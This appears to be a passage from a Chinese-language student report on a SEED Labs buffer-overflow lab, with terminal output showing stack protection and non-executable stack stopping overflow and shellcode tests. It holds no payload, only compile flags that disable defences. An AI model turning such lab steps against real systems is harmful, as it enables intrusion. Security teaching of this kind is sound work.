
   将 stack.c 直接编译为 stack-L1



```
[10/18/24]seed@VM:~/.../server-code$ gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -
static -m32 -o stack-L1 stack.c
[10/18/24]seed@VM:~/.../server-code$ ./stack-L1 <badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xff8ca5e8
Buffer's address inside bof():     0xff8ca578
*** stack smashing detected ***: terminated
Aborted
[10/18/24]seed@VM:~/.../server-code$
```

2. 打开堆栈不可执行保护

   堆栈不能执行



```
10/18/24]seed@VM:~/.../shellcode$ gcc -m32 -o a32.out call_shellcode.c
10/18/24]seed@VM:~/.../shellcode$ gcc -o a64.out call_shellcode.c
10/18/24]seed@VM:~/.../shellcode$ a32.out
egmentation fault
10/18/24]seed@VM:~/.../shellcode$ a64.out
egmentation fault
10/18/24]seed@VM:~/.../shellcode$
```

3 实验结果

实验涉及缓冲区溢出攻击的模拟、不同复杂度的攻击实施，以及对各种防护机制的检验。实验旨在通过理论和实践相结合的方式，帮助理解缓冲区溢出攻击的原理和如何利用 shellcode 进行攻击，以及如何通过各种安全措施抵御这些攻击。